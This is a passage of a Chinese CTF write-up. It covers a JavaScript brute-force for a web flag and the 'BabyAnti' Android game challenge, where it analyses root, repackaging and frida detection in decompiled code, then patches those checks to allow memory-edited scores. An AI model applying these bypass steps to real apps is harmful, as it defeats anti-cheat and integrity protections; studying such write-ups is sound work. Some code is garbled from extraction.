
如果觉得写for嵌套不优雅，可以选择优雅的递归爆破（因为原本想让大家爆八位XD）

```

1 form.addEventListener("submit", (ev) => {
2   ev.preventDefault();
3
4   function dfs(index){
5     if (index == 8){
6       console.log(date);
7       flag = Seki(date.join(''), enc.join(''));
8       if ( flag.substring(0, 5) == "VNCTF" ) console.log(date.join(''));
9     }
10    return 0;
11  }
12  for (var i = 48; i < 58; i++){
13    date[index] = String.fromCharCode(i);
14    console.log(index);
15    dfs(index + 1);
16  }
17
18  var enc = ['\\x05', '£', '\\x02', '₩', 'æ', '\\x86', '9', '\\x8C', 'B',
19  'z', '\\x16', '»', 'ñ', '.', '߱', 'ݢ', 'ܲ', 'ܴ', '/', 'ݢ', '\\x0F', '\\x12',
20  '\\x89', 'Æ', 'Ҫ', '\\x7F', 'ӵ', 'Լ', '-', 'ӻ', '\\x8E', '?', '#', '\\x1E',
21  'ӻ', 'ð', '<', '&'];
22  var date = ['2', '0', '2', '3', '0', '0', '0', '0'];
23  // console.log(flag);
24  var index = 0;
25  dfs(index);
26  alert("Done!");

```

GetFlag!




BabyAnti


安装并运行App

非root环境

App启动发现是一个游戏，得到3000分即可获取Flag




开始游戏，发现这是一个简单的跑酷游戏，可以立刻发现有两个可以修改的点，一个是分数，一个是生命值




root环境

root环境下启动App，发现直接触发反作弊，说明存在root检测




尝试使用修改器直接修改内存

跑一会儿然后暂停搜索内存筛选几次，就找到四个分数相关的值（生命值同理）



全部改成99999，继续游戏，发现作弊行为被检测，所以得分析Apk的反作弊逻辑



Java层找入口点+静态分析

Apk拖进ApkEasyTool中分析，可以发现Launch Activity是
com.example.dino_run.MainActivity

The screenshot shows the main interface of APK Easy Tool v1.60. At the top, it displays "Apktool version: 2.6.1". Below the title bar, there are tabs for Main, Smali/baksmali, Log output, Framework, Options, and About. The Main tab is selected. In the center, there is a file selection area with "File / folder:" set to "C:\Users\hp\Desktop\WriteUp\BabyAnti (1)\app-release.apk", a "Decompile name:" field containing "app-release", and a "Compile name:" field also containing "app-release". A tip message below says: "Tip: Drop APK/JAR/Decompiled folder here. Spaces, symbols and special characters are partially supported. If you got directory error, please remove them from the filename". To the right of the file fields are buttons for "Log output >>" and "Select decompiled APK". Below these are several tool icons: Decompile, Compile, Sign APK, ZipAlign, Extract APK, Zip APK, Install APK, Check alignment, Decomplied APK directory, Compiled APK directory, Extracted APK directory, Rebuild API level, and Zipped APK directory. On the far right, there are checkboxes for "Framework tag:" and "Decode API level:". At the bottom left, there is a package info section with fields for Package name (set to com.example.dino_run), Launch activity (set to com.example.dino_run.MainActivity), Min SDK version (16), Target SDK version (31), Signature scheme (v2), Version name (1.0.0), and Version code (1). To the right of this section are three icons: a play button, a robot icon, and a green 'A'. A blue box highlights the "Launch activity" field. A status message at the bottom left says "Decompile successful."

Apk拖进Jadx中分析MainActivity，逻辑如下

```

15     static {
16         System.loadLibrary("anticheat");
17     }
18
19     /* renamed from: P */
20     private byte[] m1985P() {
21         ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
22         ZipInputStream zipInputStream = new ZipInputStream(new BufferedInputStream(new FileInputStream(getApplicationContext().getApplicationInfo().nativeLibraryDir)));
23         while(true) {
24             ZipEntry nextEntry = zipInputStream.getNextEntry();
25             if (nextEntry == null) {
26                 zipInputStream.close();
27                 zipInputStream.close();
28                 return byteArrayOutputStream.toByteArray();
29             }
30             if (nextEntry.getName().equals("classes.dex")) {
31                 byte[] bArr = new byte[1024];
32                 while(true) {
33                     int read = zipInputStream.read(bArr);
34                     if (read == -1) {
35                         break;
36                     }
37                     byteArrayOutputStream.write(bArr, 0, read);
38                 }
39             }
40             zipInputStream.closeEntry();
41         }
42     }
43
44     private native int makeCRC32Digest(byte[] bArr, int i);
45
46     /* renamed from: O */
47     public void m1986O() {
48         byte[] P = m1985P();
49         Log.i("Dex Digest", String.valueOf(makeCRC32Digest(P, P.length)));
50     }
51
52     @Override // io.flutter.embedding.android.ActivityOnBind, android.app.Activity
53     public void onCreate(Bundle bundle) {
54         super.onCreate(bundle);
55         try {
56             m1986O();
57         } catch (Exception e) {
58         }
59     }

```

分析可知，MainActivity类中加载了libanticheat.so，MainActivity中onCreate()方法中的逻辑是通过调用m1985P方法读取classes.dex到一个byte数组中，然后通过Log输出对应的CRC32值

So层静态分析

动态库被加载时会调用JNI_OnLoad函数，其中逻辑是通过JavaVM获取当前线程的JNIEnv，然后调用JNI函数，所以v6变量的类型其实是JNIEnv *，按Y修改类型即可直接看到调用的JNI函数名，然后可以发现它是找到一个类，然后注册该类中的native函数

```

1 jint JNI_OnLoad(JavaVM *vm, void *reserved)
2 {
3     JavaVM v2; // x8
4     JNIEnv *v3; // x19
5     jclass v4; // x0
6     JNIEnv *v6; // [xsp+0h] [xbp-10h] BYREF
7     __int64 v7; // [xsp+8h] [xbp-8h]
8
9     v7 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
10    qword_D0A50 = (_int64)vm;
11    v2 = *vm;
12    v6 = 0LL;
13    v2->GetEnv(vm, (void **)&v6, 65542LL);
14    v3 = v6;
15    v4 = (*v6)->FindClass(v6, "com/VNCTF2023/anti_cheat/AntiCheatPlugin");
16    if (v4)
17        (*v3)->RegisterNatives(v3, v4, (const JNINativeMethod *)off_D0938, 2LL);
18    return 65542;
19 }

```


off_D0938中存储了需要注册的native函数的相关信息

```

1938          AREA .data, DATA, ALIGN=3
1938          ; ORG 0xD0938
1938          F5 1A 04 00 00 00 00 00 00 00 off_D0938 DCQ aSendvalue      ; DATA XREF: LOAD:000
1938          ; JNI_OnLoad+64↑
1938          ; JNI_OnLoad+6C↑
1938          ; "sendValue"
1938          ; "(II)V"
1940 7F 0A 04 00 00 00 00 00 00 00 DCQ aIiV
1948 F4 FC 05 00 00 00 00 00 00 00 DCQ sub_5FCF4
1950 A8 15 04 00 00 00 00 00 00 00 DCQ aGetValue
1958 CE 12 04 00 00 00 00 00 00 00 DCQ aV
1960 04 FD 05 00 00 00 00 00 00 00 DCQ sub_5FD04
1968 FC EF 0B 00 00 00 00 00 00 00 DCQ __gxx_personality_v0
1970 01                      byte_D0970 DCB 1      ; DATA XREF: std::ios_base::sync
1970 01                      ; std::ios_base::sync
1970 01                      ; std::ios_base::sync

```

随后发现JNI_OnLoad后面有4个反作弊相关函数，逐一分析



init_anti_cheat

通过函数名可知是做反作弊相关的初始化操作，qword_D0A58存储的是反作弊类的实例对象的指针

```
double init_anti_cheat()
{
    __int64 v0; // x0
    double result; // d0

    v0 = operator new(0xCuLL);
    *(_WORD *)v0 = 0;
    *(_BYTE *)(v0 + 2) = 0;
    *(_QWORD *)&result = 0x50000000000LL;
    *(_QWORD *)(v0 + 4) = 0x50000000000LL;
    qword_D0A58 = v0;
    return result;
}
```

is_device_rooted

函数返回值为一个全局变量，从函数名可以得知返回值很可能是一个bool值，因此我们可以跟踪进子函数的与该变量相关指令来分析

```
1 __int64 is_device_rooted()
2 {
3     unsigned __int8 *v0; // x19
4
5     v0 = (unsigned __int8 *)qword_D0A58;
6     sub_5F494((__BYTE *)qword_D0A58);
7     sub_5F5AC(v0);
8     return *v0;
9 }
```

sub_5F494检测了发布的系统版本，是test-keys，还是release-keys。

```
1 __int64 __fastcall sub_5F494(__BYTE *a1)
2 {
3     jclass v2; // x20
4     struct _jfieldID *v3; // x0
5     jobject v4; // x20
6     const char *v5; // x21
7     JNIEnv *v7; // [xsp+0h] [xbp-10h] BYREF
8     __int64 v8; // [xsp+8h] [xbp-8h]
9
0     v8 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
1     v7 = 0LL;
2     (*qword_D0A50)→GetEnv(qword_D0A50, (void **)&v7, 65542LL);
3     v2 = (*v7)→FindClass(v7, "android/os/Build");
4     v3 = (*v7)→GetStaticFieldID(v7, v2, "TAGS", "Ljava/lang/String;");
5     v4 = (*v7)→GetStaticObjectField(v7, v2, v3);
6     v5 = (*v7)→GetStringUTFChars(v7, v4, 0LL);
7     if ( strstr(v5, "test-keys") )
8         *a1 = 1;
9     return ((__int64 (__fastcall *)(JNIEnv *, jobject, const char *))(*v7)→ReleaseStringUTFChars)(v7, v4, v5);
0 }
```

```
if ( strstr(v5, "test-keys") )
    *a1 = 1;
```

sub_5F5AC中通过检测相关目录下是否有su文件来判断App的运行环境是否被root

```

23     /*-----*/
24
25     v22[19] = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
26     strcpy((char *)v9 + 1, "/usr/bin/");
27     LOBYTE(v9[0]) = 18;
28     v13 = 26;
29     v15 = 26;
30     v11 = 24;
31     strcpy(v12, "/system/bin/");
32     strcpy(v14, "/system/xbin/");
33     v17 = 12;
34     v20 = 24;
35     strcpy(v16, "/system/sbin/");
36     strcpy(v18, "/sbin/");
37     strcpy(v21, "/vendor/bin/");
38     v2 = (void **)operator new(0x90uLL);
39     v6 = v2;
40     v8 = v2 + 18.

41 if ( !*(_DWORD *)&v12[*(_QWORD *)(&v9[0] - 24LL) + 7] )
1     *a1 = 1;

```

跟进汇编，使用keypatch把相关汇编指令赋值改为0(false)，即可破除反作弊

MOV W25, #1

is_device_modified

该函数是判断一个全局变量的值是否与参数a1相等，实际上是判断classes.dex的CRC32值是否与该全局变量（即正常情况下的CRC32值）相等，因此同理我们可以修改函数返回值，来防止重打包后出现被检测到作弊的情况

```

bool __fastcall is_device_modified(int a1)
{
    _BOOL8 result; // x0

    if ( dword_D0A60 == a1 )
        return *(_BYTE *)(&qword_D0A58 + 1) != 0;
    result = 1LL;
    *(_BYTE *)(&qword_D0A58 + 1) = 1;
    return result;
}

```

is_device_injected

该函数检测了该App所在的进程的maps文件中，是否包含frida相关字符串，从而判断是否有作弊情况（不过实际上好像并没有起作用q.q），同样地我们仍然可以修改函数返回值


```

1  bool is_device_injected()
2 {
3     __int64 v0; // x22
4     FILE *v1; // x19
5     char s[1024]; // [xsp+8h] [xbp-408h] BYREF
6     __int64 v4; // [xsp+408h] [xbp-8h]
7
8     v4 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
9     v0 = qword_D0A58;
10    v1 = fopen("/proc/self/maps", "r");
11    while ( fgets(s, 1024, v1) )
12    {
13        if ( strstr(s, "frida") )
14            *(_BYTE *)(&v0 + 2) = 1;
15    }
16    return *(_BYTE *)(&v0 + 2) != 0;
17 }

```


Patch并重打包Apk

使用ApkEasyTool的decompile功能，再用IDA的keypatch插件patch相关值，然后Compile得到重打包后的Apk即可



重新尝试使用修改器直接修改内存

即使patch了so中的所有函数的返回值，修改分数仍然被检测到作弊



回想到刚才JNI_OnLoad中还有一个很可疑的类动态注册了native函数，因此得回过头去分析com.VNCTF2023.anti_cheat.AntiCheatPlugin这个类

```


22     public int f150d;
23
24     /* renamed from: b */
25     private boolean m1987b(int i, int i2) {
26         return this.f148b == i && this.f149c == i2;
27     }
28
29     @Override // p043v.C0814j.AbstractC0818c
30     /* renamed from: a */
31     public void mo183a(C0813i iVar, C0814j.AbstractC0819d dVar) {
32         Boolean valueOf;
33         if (iVar.f1452a.equals("saveMirrorValue")) {
34             int nextInt = new Random().nextInt();
35             this.f150d = nextInt;
36             Map map = (Map) iVar.f1453b;
37             sendValue(nextInt ^ ((Integer) map.get("HP")).intValue(), ((Integer) map.get("Score")).intValue() ^ this.f150d);
38             valueOf = Boolean.TRUE;
39         } else if (iVar.f1452a.equals("cmpMirrorValue")) {
40             Map map2 = (Map) iVar.f1453b;
41             getValue();
42             int i = this.f148b;
43             int i2 = this.f150d;
44             this.f148b = i ^ i2;
45             this.f149c ^= i2;
46             valueOf = Boolean.valueOf(m1987b(((Integer) map2.get("HP")).intValue(), ((Integer) map2.get("Score")).intValue()));
47         } else {
48             dVar.mo251c();
49             return;
50         }
51         dVar.mo252b(valueOf);
52     }
53
54     @Override // p027n.AbstractC0504a
55     /* renamed from: f */
56     public void mo121f(AbstractC0504a.C0506b bVar) {
57         this.f147a.m257e(null);
58     }
59
60     public native void getValue();
61
62     @Override // p027n.AbstractC0504a
63     /* renamed from: h */

```

其中逻辑是，当调用saveMirrorValue时将HP和Score的值异或一个随机数然后通过sendValue()保存，valueOf变量其实就是调用的返回值；当调用cmpMirrorValue时会将值异或回去判断是否与原来的值相等。并且在Dart层中只有在暂停和恢复游戏的时候会执行相关调用
预期的解法是在反编译出的smali字节码中patch掉m1987b方法的返回值，然后重打包

